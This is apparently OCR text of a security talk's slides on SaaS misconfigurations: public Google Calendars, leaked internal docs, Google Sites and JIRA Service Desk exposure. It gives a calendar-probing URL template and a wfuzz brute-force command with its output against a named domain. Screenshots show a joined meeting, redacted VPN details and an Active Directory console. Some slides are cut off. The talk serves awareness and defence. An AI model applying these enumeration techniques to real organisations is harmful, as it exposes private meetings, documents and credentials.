
Everyone wants to make it easy to use -> leads to super easy vulnerabilities.




Calendars
(I probably should not be able to see your meetings...just saying)
Slide 5

Question behind the issue

What happens if I add x@domain.com to my calendar?




Slide 6

Attacker Viewpoint

Couple of things that motivated this: .


- Calendars are pretty sensitive
  - What kind of information can we get out of these?
- Can we automate this?
  - Do we have test cases for it?




Attacker Viewpoint (cont)

Way to verify if the email is public or not: .

- https://calendar.google.com/calendar/htmlembed?src={email}&ctz=American/Los_Angeles&dates=20191001/20191101
- Status codes:
  - 200 = Email has calendar public.
    - This does not mean the calendar is 100% public. It could just say *Free/Busy*.
  - 404 = if the calendar is not public.




Attacker Viewpoint (cont)





Risks of public calendars

Public calendars could have a lot of impact to companies.

- Publicly accessible Zoom links = Join any meetings you want.
- Access to internal Google Docs.
- Saved password to internal sites.





Zoom Meeting ID:
Talking: | CPT
Participants (2)
Mon (Me)
CPT (Host)
Meeting Topic:
nal Meeting Room
Host:
Invitation URL:
096637
Copy URL
Participant ID:
17
Join Audio
Computer Audio Connected
Share
Invite Others
Slide 9
Unmute
Start Video
Invite
Participants
Share
Chat


Private Docs
(Should probably be private?)
Slide 10


Question behind the issue

How often are company employees sharing links online for internal docs?

Answer: A lot




Slide 11


Google Sites
(Internal information are always fun)
Slide 13

Thoughts behind this


New Google Sites came out, how can I exploit this?



Attacker Viewpoint


Easy to bruteforce.

- Wfuzz for example:
  - **wfuzz -w /link/to/dictionary.txt --sc 200 https://sites.google.com/domain.com/FUZZ**




Attacker Viewpoint

```
root@localhost:~# wfuzz -w raft-large-directories.txt --sc 200 https://sites.google.com/securifyinc.com/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.


Warning: Pycurl and/or libcurl version is old. CONNECT_TO option is missing. Wfuzz --ip option will not be available.

libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/local/lib/python3.5/dist-packages/wfuzz/plugins/payloads/shodanp.py Exception, msg=No module named 'shodan'
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/local/lib/python3.5/dist-packages/wfuzz/plugins/payloads/bing.py Exception, msg=No module named 'shodan'
********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: https://sites.google.com/securifyinc.com/FUZZ
Total requests: 62275

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000031:   200        11 L     1933 W   37525 Ch    "test"
000000609:   200        11 L     1933 W   37508 Ch    "Test"
000000944:   200        11 L     1984 W   38486 Ch    "secret"
000001330:   200        11 L     1933 W   37524 Ch    "TEST"
000005388:   302        0 L      0 W      0 Ch        "recharge"
```




Atlassian Cloud


(Can I access internal information that should not be public? - Probably yeah)


What's new on Atlassian?
JIRA Service Desk
Slide 18


What is JIRA ServiceDesk?



Restricted vs unrestricted



Exploiting this further



Exploiting this further

- Once signed up
  - Look for artic
    - Can ha

[redacted] VPN Gateway


Service Name: [redacted] VPN
Server Address: [redacted] (NEW ADDRESS!)
Machine Authentication: > Shared Secret: [redacted]


[redacted] VPN Gateway

Service name: [redacted]
Server Address: [redacted]
Machine Authentication: > Shared Secret: [redacted]

[redacted] VPN Gateway


Service Name: [redacted]
Server Address: [redacted]
Machine Authentication: > Shared Secret: [redacted]




Explo
Onc
File Action View Help
Active Directory Users and Com
Saved Queries
[redacted]
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipal
Managed Service Accou
Security-Groups
Users
Name
Type
Description
[redacted]
User
Built-in account for ad...
Security Group...
Members in this group c...
Members of this group ...
Slide 21

